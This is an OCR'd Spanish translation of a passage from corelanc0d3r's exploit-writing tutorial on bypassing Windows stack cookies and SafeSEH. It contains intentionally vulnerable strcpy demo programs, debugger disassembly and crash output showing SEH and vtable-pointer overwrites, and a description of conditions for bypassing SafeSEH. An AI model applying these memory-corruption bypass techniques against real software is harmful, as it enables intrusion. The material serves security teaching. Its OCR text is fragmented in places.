
Este proceso continúa hasta que todos los 520 bytes (longitud de nuestro argumento de línea de comandos) han sido escritos

Lss primeras 4 A´s fueron escritas en 0012fce4. Si se agregan 208H (520 bytes) - 4 (los 4 bytes que se encuentran en 0012fce4), entonces termina a 0012fee8, que ha afectado / sobrescrito las partes la estructura de SE. No ha pasado nada todavía.

Creación de Exploits 6: Evitando las Cookies del Stack, SafeSEH, SEHOP, HW DEP y ASLR por corelanc0d3r traducido por Ivinson/CLS

Hasta ahora todo bien. Ninguna excepción se ha activado aún (nada se ha hecho con el buffer, sin embargo, y no tratamos escribir en cualquier lugar que pueda causar una excepción inmediata)


A continuación, el segundo strcpy (strcpy (out, buffer)) se inicia. Rutina similar (una A bucle), y ahora las A´s. están escritos en la pila en 0x0012fefc. EBP (parte inferior de la pila) apunta a 0x0012feec, por lo que estamos escribiendo ahora más allá de la parte inferior de la pila.




Hasta ahora todo bien. Ninguna excepción se ha activado aún (nada se ha hecho con el buffer, sin embargo, y no tratamos escribir en cualquier lugar que pueda causar una excepción inmediata)
out es de tan sólo 128 (variable de un principio establecida en main () y luego pasó sin inicializar a GetInput () - Este huele a problemas para mí :-)), por lo que el desbordamiento se producirá probablemente mucho más rápido. El buffer contiene mucho más bytes, por lo que el desbordamiento puede o podría o se escribirá en una zona en la que no le pertenece, y que

va a doler más esta vez. Si esto se desencadena y produce una excepción, nosotros controlamos el flujo (ya hemos sobrescrito las partes la estructura del SE, recuerda)


Después de poner 128 A´s en la pila, esta se ve así:



A medida que continuamos escribiendo, escribimos direcciones más altas (al final incluso sobrescribiendo en el main () las variables locales y envp, argv, etc. Hasta la parte inferior de la pila):




Hasta que, finalmente, intentamos escribir en un lugar donde no tenemos acceso:



Access Violation. La cadena de SEH ahora se ve así:

Si pasamos ahora la excepción a la aplicación, e intentamos ir a este controlador de SE.



La estructura SE se sobrescribe con el primer strcpy, pero el segundo strcpy desencadenó la excepción antes que la función pudiera regresar. La combinación de ambos nos permitirá explotar esta vulnerabilidad, ya que las cookies de la pila no se comprobarán.

Creación de Exploits 6: Evitando las Cookies del Stack, SafeSEH, SEHOP, HW DEP y ASLR por corelanc0d3r traducido por Ivinson/CLS

Abusando de SEH para eludir la protección de GS

Compila el ejecutable de nuevo (con / GS) e intenta de nuevo con el mismo desbordamiento:

Código con el manejador de excepciones:

```
(aa0.f48): Access violation - code c0000005 (first chance)
First chance exceptions are reported before any exception handling.
This exception may be expected and handled.
eax=0012fd41 ebx=00000000 ecx=0012fd41 edx=00130000 esi=00000001
edi=004033a4
eip=004010d8 esp=0012fca0 ebp=0012fee4 iopl=0         nv up ei pl nz
na pe nc
cs=001b  ss=0023  ds=0023  es=0023  fs=003b  gs=0000
efl=00010206
basicbof!GetInput+0xd8:
004010d8 8802            mov     byte ptr [edx],al
ds:0023:00130000=41
0:000> uf GetInput
basicbof!GetInput [basicbof\basicbof.cpp @ 6]:
    6 00401000 55              push    ebp
    6 00401001 8bec            mov     ebp,esp
    6 00401003 6aff            push    0FFFFFFFFh
    6 00401005 68d01a4000      push    offset
basicbof!_CxxFrameHandler3+0xc (00401ad0)
    6 0040100a 64a100000000    mov     eax,dword ptr fs:[00000000h]
    6 00401010 50              push    eax
    6 00401011 51              push    ecx
    6 00401012 81ec24020000    sub     esp,224h
    6 00401018 a118304000      mov     eax,dword ptr
[basicbof!__security_cookie (00403018)]
    6 0040101d 33c5            xor     eax,ebp
    6 0040101f 8945ec          mov     dword ptr [ebp-14h],eax
    6 00401022 53              push    ebx
    6 00401023 56              push    esi
    6 00401024 57              push    edi
    6 00401025 50              push    eax
    6 00401026 8d45f4          lea     eax,[ebp-0Ch]
    6 00401029 64a300000000    mov     dword ptr fs:[00000000h],eax
    6 0040102f 8965f0          mov     dword ptr [ebp-10h],esp
    9 00401032 c745fc00000000  mov     dword ptr [ebp-4],0
   10 00401039 8b4508          mov     eax,dword ptr [ebp+8]
   10 0040103c 8985e8fdffff    mov     dword ptr [ebp-218h],eax
   10 00401042 8d8df0fdffff    lea     ecx,[ebp-210h]
   10 00401048 898de4fdffff    mov     dword ptr [ebp-21Ch],ecx
   10 0040104e 8b95e4fdffff    mov     edx,dword ptr [ebp-21Ch]
   10 00401054 8995e0fdffff    mov     dword ptr [ebp-220h],edx
```

Creación de Exploits 6: Evitando las Cookies del Stack, SafeSEH, SEHOP, HW DEP y ASLR por corelanc0d3r traducido por Ivinson/CLS

La aplicación ha muerto de nuevo. Del anterior desensamblado podemos ver claramente la cookie de seguridad se pone en la pila en el epílogo de la función GetInput. Así que un desbordamiento del clásico (sobrescritura directa de RET) no funcionaría ... Sin embargo, hemos afectado el manejador de excepciones, así (el primer strcpy sobrescribe el manejador de SE, recuerda ... en nuestro ejemplo, el manejador de SE era sólo sobrescrito con 2 bytes, por lo que probablemente necesitará 2 bytes más para sobrescribirlo completamente).:

```
0:000> !exchain
0012fed8: basicbof!_CxxFrameHandler3+c (00401ad0)
Invalid exception stack at 00004141
```

Esto quiere decir que * puede * ser capaz de evitar la cookie de pila / GS mediante el controlador de excepciones.

Ahora bien, si se omite el código del manejo de excepciones de nuevo (en la función GetInput), y le agregas la aplicación el mismo número de caracteres, entonces tenemos lo siguiente:

```
0:000> g
(216c.2ce0): Access violation - code c0000005 (first chance)
First chance exceptions are reported before any exception handling.
This exception may be expected and handled.
eax=0012fd41 ebx=00000000 ecx=0012fd41 edx=00130000 esi=00000001
edi=0040337c
eip=004010b2 esp=0012fcc4 ebp=0012fee4 iopl=0         nv up ei pl nz
na pe nc
cs=001b  ss=0023  ds=0023  es=0023  fs=003b  gs=0000
efl=00010206
basicbof!GetInput+0xb2:
004010b2 8802            mov     byte ptr [edx],al
ds:0023:00130000=41
0:000> !exchain
0012ffb0: 41414141
Invalid exception stack at 41414141
```

Así que el argumento de longitud es igual, pero el controlador de excepciones extra no se añadió, por lo que no nos tomó muchos bytes para sobrescribir la estructura de SE en esta ocasión. Parece que han provocado una excepción antes de la cookie de la pila pudiera haber sido verificada. Como se ha explicado anteriormente, esto es causado por la segunda strcpy en GetInput ()

Para probar mi punto, omite esta segunda strcpy (sólo un strcpy, y ningún manejador de excepciones en la aplicación), y luego sucede esto:

```
0:000> g
eax=000036c0 ebx=00000000 ecx=000036c0 edx=7c90e514 esi=00000001
edi=0040337c
eip=7c90e514 esp=0012f984 ebp=0012f994 iopl=0         nv up ei ng nz
na pe nc
cs=001b  ss=0023  ds=0023  es=0023  fs=003b  gs=0000
efl=00000286
ntdll!KiFastSystemCallRet:
7c90e514 c3              ret
```

=>La protección de cookies de la pila funcionó de nuevo.

Por lo tanto, la conclusión: es posible evitar las cookies de la pila si la función vulnerable provocará una excepción de una manera u otra antes de que la cookie sea compruebada durante el epílogo de la función, por ejemplo, cuando la función sigue utilizando un buffer corrompido más abajo en la función.

Nota: A fin de explotar esta aplicación en particular, probablemente tendrías que hacer frente a / SafeSEH también. De todas formas, la protección de cookie de la pila fue evitada.

Demostración 2 de Bypass de las Cookies del Stack: Llamada a Virtual Function

Con el fin de demostrar esta técnica, voy a volver a usar un pedazo de código que se puede encontrar en la ponencia de Alex Soritov y Mark Dowd de Blackhat 2008 (modificado ligeramente para que se compile en VS2008 C + +).

```
// gsvtable.cpp : Defines the entry point for the console application.
//
#include "stdafx.h"
#include "windows.h"
class Foo {
  public:
  void __declspec(noinline) gs3(char* src)
  {
   char buf[8];
   strcpy(buf, src);
   bar(); // virtual function call
  }
   virtual void __declspec(noinline) bar()
```

```
   {
   }
 };
int main()
{
  Foo foo;
  foo.gs3(
  "AAAA"
  "BBBB"
  "CCCC"
  "DDDD"
  "EEEE"
  "FFFF"
 return 0;
}
```

El objeto Foo llamado foo es inicializado en la función principal, y asignado en la pila de esta función principal. Entonces, foo se pasa como argumento a la función miembro Foo.gs3 (). Este GS3 () tiene una vulnerabilidad strcpy (foo desde main () se copia en buf, que está a sólo 8 bytes. Así que si tiene más de 8 , se produce un desbordamiento de búfer).

Después de la función strcpy (), una barra de función virtual () se ejecuta. Debido al desbordamiento anterior, el puntero a la vtable en la pila puede haber sido sobrescrito, y el flujo de la aplicación puede ser redirigido a tu Shellcode en su lugar.

Después de compilar con / GS, la función gs3 se ve así:

```
0:000> uf Foo::gs3
gsvtable!Foo::gs3
   10 00401000 55              push    ebp
   10 00401001 8bec            mov     ebp,esp
   10 00401003 83ec20          sub     esp,20h
   10 00401006 a118304000      mov     eax,dword ptr
[gsvtable!__security_cookie (00403018)]
   10 0040100b 33c5            xor     eax,ebp
   10 0040100d 8945fc          mov     dword ptr [ebp-4],eax
   10 00401010 894df0          mov     dword ptr [ebp-10h],ecx
   12 00401013 8b4508          mov     eax,dword ptr [ebp+8]
   12 00401016 8945ec          mov     dword ptr [ebp-14h],eax
   12 00401019 8d4df4          lea     ecx,[ebp-0Ch]
   12 0040101c 894de8          mov     dword ptr [ebp-18h],ecx
   12 0040101f 8b55e8          mov     edx,dword ptr [ebp-18h]
   12 00401022 8955e4          mov     dword ptr [ebp-1Ch],edx

gsvtable!Foo::gs3+0x25
   12 00401025 8b45ec          mov     eax,dword ptr [ebp-14h]
   12 00401028 8a08            mov     cl,byte ptr [eax]
   12 0040102a 884de3          mov     byte ptr [ebp-1Dh],cl
   12 0040102d 8b55e8          mov     edx,dword ptr [ebp-18h]
   12 00401030 8a45e3          mov     al,byte ptr [ebp-1Dh]
```

Creación de Exploits 6: Evitando las Cookies del Stack, SafeSEH, SEHOP, HW DEP y ASLR por corelanc0d3r traducido por Ivinson/CLS

```
   12 00401033 8802            mov     byte ptr [edx],al
   12 00401035 8b4dec          mov     ecx,dword ptr [ebp-14h]
   12 00401038 83c101          add     ecx,1
   12 0040103b 894dec          mov     dword ptr [ebp-14h],ecx
   12 0040103e 8b55e8          mov     edx,dword ptr [ebp-18h]
   12 00401041 83c201          add     edx,1
   12 00401044 8955e8          mov     dword ptr [ebp-18h],edx
   12 00401047 807de300        cmp     byte ptr [ebp-1Dh],0
   12 0040104b 75d8            jne     gsvtable!Foo::gs3+0x25
(00401025)

gsvtable!Foo::gs3+0x4d
   13 0040104d 8b45f0          mov     eax,dword ptr [ebp-10h]
   13 00401050 8b10            mov     edx,dword ptr [eax]
   13 00401052 8b4df0          mov     ecx,dword ptr [ebp-10h]
   13 00401055 8b02            mov     eax,dword ptr [edx]
   13 00401057 ffd0            call    eax    ;this is where bar() is
called (via vtable ptr)
   14 00401059 8b4dfc          mov     ecx,dword ptr [ebp-4]
   14 0040105c 33cd            xor     ecx,ebp
   14 0040105e e854000000      call
gsvtable!__security_check_cookie (004010b7)
   14 00401063 8be5            mov     esp,ebp
   14 00401065 5d              pop     ebp
   14 00401066 c20400          ret     4
```

Cookie de la pila:

```
0:000> dd 00403018
00403018  cd1ee24d 32e11db2 ffffffff ffffffff
00403028  fffffffe 00000001 004020f0 00000000
00403038  56413f2e 406f6f46 00000040 00000000
00403048  00000001 00343018 00342980 00000000
00403058  00000000 00000000 00000000 00000000
```


La barra de funciones virtuales se ve así:

```
0:000> uf Foo::bar
gsvtable!Foo::bar
   16 00401070 55              push    ebp
   16 00401071 8bec            mov     ebp,esp
   16 00401073 51              push    ecx
   16 00401074 894dfc          mov     dword ptr [ebp-4],ecx
   17 00401077 8be5            mov     esp,ebp
   17 00401079 5d              pop     ebp
   17 0040107a c3              ret
```

Si miramos el Stack justo en el momento cuando la función gs3 sea llamada (por lo que antes de que el mismo desbordamiento se produzca, pon un BP en 0 × 00401000).

Creación de Exploits 6: Evitando las Cookies del Stack, SafeSEH, SEHOP, HW DEP y ASLR por corelanc0d3r traducido por Ivinson/CLS

La barra de funciones virtuales se ve así:



- 0x0012ff70 = EIP guardado.

- 0x0012ff74 = argumentos.


- 0x0012ff78 = puntero vtable (apunta a 0x0040211c).

```
0:000> u 0040211c
gsvtable!Foo::`vftable':
0040211c 7010            jo      gsvtable!_load_config_used+0xe
(0040212e)
0040211e 40              inc     eax
0040211f 004800          add     byte ptr [eax],cl
00402122 0000            add     byte ptr [eax],al
00402124 0000            add     byte ptr [eax],al
00402126 0000            add     byte ptr [eax],al
00402128 0000            add     byte ptr [eax],al
0040212a 0000            add     byte ptr [eax],al
```

Justo antes de que el strcpy comience, la pila está configurada de esta manera:


(32 bytes se han puesto a disposición de la primera pila (Sub Esp, 20), haciendo que ESP apunte a 0x0012ff4c).

Creación de Exploits 6: Evitando las Cookies del Stack, SafeSEH, SEHOP, HW DEP y ASLR por corelanc0d3r traducido por Ivinson/CLS




En 0x0012FF78, vemos que el puntero vtable. La pila en 0x0012ff5c contiene 0012ff78.

La cookie de la pila es puesta primero en EAX y luego XOReada con EBP. A continuación, se pone en la pila (en 0×001268)




Después de escribir AAAABBBBCCCCDDDD en la pila (ya desbordando el buffer buf []), hemos sobrescrito la cookie con CCCC y estamos a punto de sobrescribir el EIP guardado con EEEE.



Después de que la sobrescritura esté completa, la pila se ve así:


0x0012ff5c apunta a 0x0012ff78, que apunta a vtable en 0x0040211c.

Creación de Exploits 6: Evitando las Cookies del Stack, SafeSEH, SEHOP, HW DEP y ASLR por corelanc0d3r traducido por Ivinson/CLS



Después de realizar la función strcpy (sobrescribiendo la pila), las instrucciones en 0040104D intentarán obtener la dirección de la barra de función virtual () en eax.


Antes de estos, se ejecutan las instrucciones. Los registros se ven así:



Entonces, estas 4 instrucciones se ejecutan, intentando cargar la dirección de la función en eax:

```
0040104D  |. 8B45 F0        MOV EAX,DWORD PTR SS:[EBP-10]
00401050  |. 8B10           MOV EDX,DWORD PTR DS:[EAX]
00401052  |. 8B4D F0        MOV ECX,DWORD PTR SS:[EBP-10]
00401055  |. 8B02           MOV EAX,DWORD PTR DS:[EDX]
```


El resultado final de estas 4 instrucciones es:



Luego, se hace CALL EAX (en un intento de poner en marcha la barra de función virtual (), lo que realmente se sitúa en 00401070).

```
00401057  |. FFD0          CALL EAX                ;
gsvtable.00401070
```

Pero EAX ya contiene datos que controlamos...



=> La Cookie de la pila se corrompe, pero nosotros todavía controlamos EIP (porque controlamos EAX y hemos sobrescrito el puntero vtable). EBP y EDX parecen apuntar a nuestro buffer, por lo que un exploit debería ser bastante fácil de construir.

SafeSEH

SafeSEH es otro mecanismo de seguridad que ayuda a bloquear los abusos de la explotación SEH basado en tiempo de ejecución. Es como compiler switch (/SafeSEH) que se puede aplicar a todos los módulos ejecutables (.Exe, DLL´s, etc…).

Creación de Exploits 6: Evitando las Cookies del Stack, SafeSEH, SEHOP, HW DEP y ASLR por corelanc0d3r traducido por Ivinson/CLS

Leer más: http://www.uninformed.org/?v=5&a=2&t=sumry

En lugar de la protección de la pila (por poner una cookie antes de la dirección de retorno), el marco de manejador de excepciones / cadena está protegido, asegurándose de que si la cadena SEH se modifica, la solicitud se dará por terminado sin saltar al controlador dañado. El SafeSEH verificará que la cadena de manejo de excepciones permanezca sin cambios antes de ir a un controlador de excepciones. Lo hace "recorriendo la cadena" hasta llegar a 0xFFFFFF (final de la cadena), verificando que se ha encontrado el marco de validación, al mismo tiempo.

Si deseas sobrescribir un controlador de SE, que también has sobrescrito el próximo SEH que romperá la cadena y activará el SafeSEH. La implementación de Microsoft de la técnica SafeSEH es (por ahora) bastante estable.

Evitando el SEH: Introducción

Como se explica el tutorial 3, la única manera que SafeSEH puede ser evitada es:

Tratar de no ejecutar un exploit de SEH (pero busca una sobrescritura directa de RET.
o

Si la aplicación vulnerable no está compilada con SafeSEH y es uno o más de los módulos cargados (módulos del sistema operativo o módulos específicos de la aplicación) no se compilan con SafeSEH, entonces puedes utilizar una dirección de POP POP RET de uno de los módulos no compilados con SafeSEH para hacer que funcione. De hecho, se recomienda buscar un módulo de aplicación específica (que no esté compilado con SafeSEH), ya que haría que tu exploit sea más confiable a través de diferentes versiones del sistema operativo, pero si tienes que usar un módulo del sistema operativo, entonces también funcionará (de nuevo, siempre y cuando no esté compilado con SafeSEH).

Si el único módulo sin protección SafeSEH es la aplicación / binario en sí, entonces todavía puedes ser capaz de lograr la hazaña, bajo ciertas condiciones. El binario de la aplicación (probablemente) se carga en una dirección que comienza con un byte nulo. Si puedes encontrar instrucción POP POP RET en este binario de la aplicación, entonces

serás capaz de utilizar esa dirección (el byte nulo estará al final), sin embargo, no serás capaz de poner tu Shellcode después de la sobreescritura del manejador de SE (debido a que la Shellcode no se pondría en la memoria - el byte nulo habría actuado como terminador de cadena). Así que en este escenario, el exploit sólo funciona si:

- La Shellcode se coloca en el búfer antes de nSEH / SEH sean sobrescritos

- La Shellcode puede hacer referencia a la utilización de los 4 bytes de código de operación disponibles (jumpcode) donde nSEH es sobrescrito. (Un salto negativo puede hacer el truco aquí).

- Tú todavía puedes desencadenar una excepción (que no puede ser el caso, porque la mayoría de las excepciones se producen cuando se desborda la pila, que ya no funciona cuando te detienes para sobrescribir SEH).

Para obtener más información acerca de SEH y SafeSEH, echa un vistazo a:

Creacion de Exploits SEH 3 por corelanc0d3r traducido por Ivinson.pdf
http://www.mediafire.com/?s96wcb9io6hlo58

Y Creacion de Exploits 3b SEH por corelanc0d3r traducido por Ivinson.pdf
http://www.mediafire.com/?b7l8gk8ks05gj6y

Además, la mayor parte de este capítulo se basa en el trabajo de David Litchfield “Defeating the Stack Based Buffer Overflow Prevention Mechanism of Microsoft Windows 2003 Server”.

Como se dijo anteriormente, a partir de Windows Server 2003, un nuevo mecanismo de protección se ha puesto en su lugar. Esta técnica debería ayudar a detener el abuso del controlador de excepciones. En pocas palabras, así es como funciona:

Cuando un puntero de manejador de excepciones está a punto de ser llamado, ntdll.dll (KiUserExceptionDispatcher) revisará para ver si este puntero es en realidad un puntero válido EH. En primer lugar, se trata de

eliminar que el código salte de nuevo a una dirección en la pila directamente. Para ello, obtiene la dirección alta y baja de la pila (mirando el (TEB) el bloque de entorno de Hilo, buscando en FS: [4] y FS: [8]). Si el puntero de excepción está dentro de ese rango (si apunta a una dirección en la pila), el controlador no se llamará.

Si el puntero del controlador no es una dirección de la pila, la dirección se comprueba con la lista de módulos cargados (y la imagen ejecutable en sí), para ver si está comprendida en el rango de direcciones de uno de estos módulos. Si ese es el caso, el puntero se coteja con la lista de controladores registrados. Si existe una coincidencia, el puntero será permitido. No voy a discutir los detalles sobre cómo el puntero es verificado, pero recuerda que uno de los controles clave se llevan a cabo contra el directorio de configuración de carga. Si el módulo no tiene un directorio de configuración de carga, el controlador sería llamado.

¿Qué pasa si la dirección no está comprendida en el rango de un módulo cargado? Bueno, en ese caso, el controlador se considera seguro y se llamará. Esto es lo que llamamos seguridad de Apertura y Falla. ☺

Hay un par de técnicas de exploit posibles para este nuevo tipo de protecciones SEH:

- Si la dirección del controlador, como la tomada de la estructura del exception_registration, está fuera del rango de direcciones de un módulo cargado, entonces se sigue ejecutado.

- Si la dirección del controlador se encuentra dentro del rango de direcciones de un módulo cargado, pero este módulo cargado no tiene un directorio de configuración de carga, y las características de la DLL nos permiten pasar la prueba de verificación del el manejador de SE, el puntero se llamará.

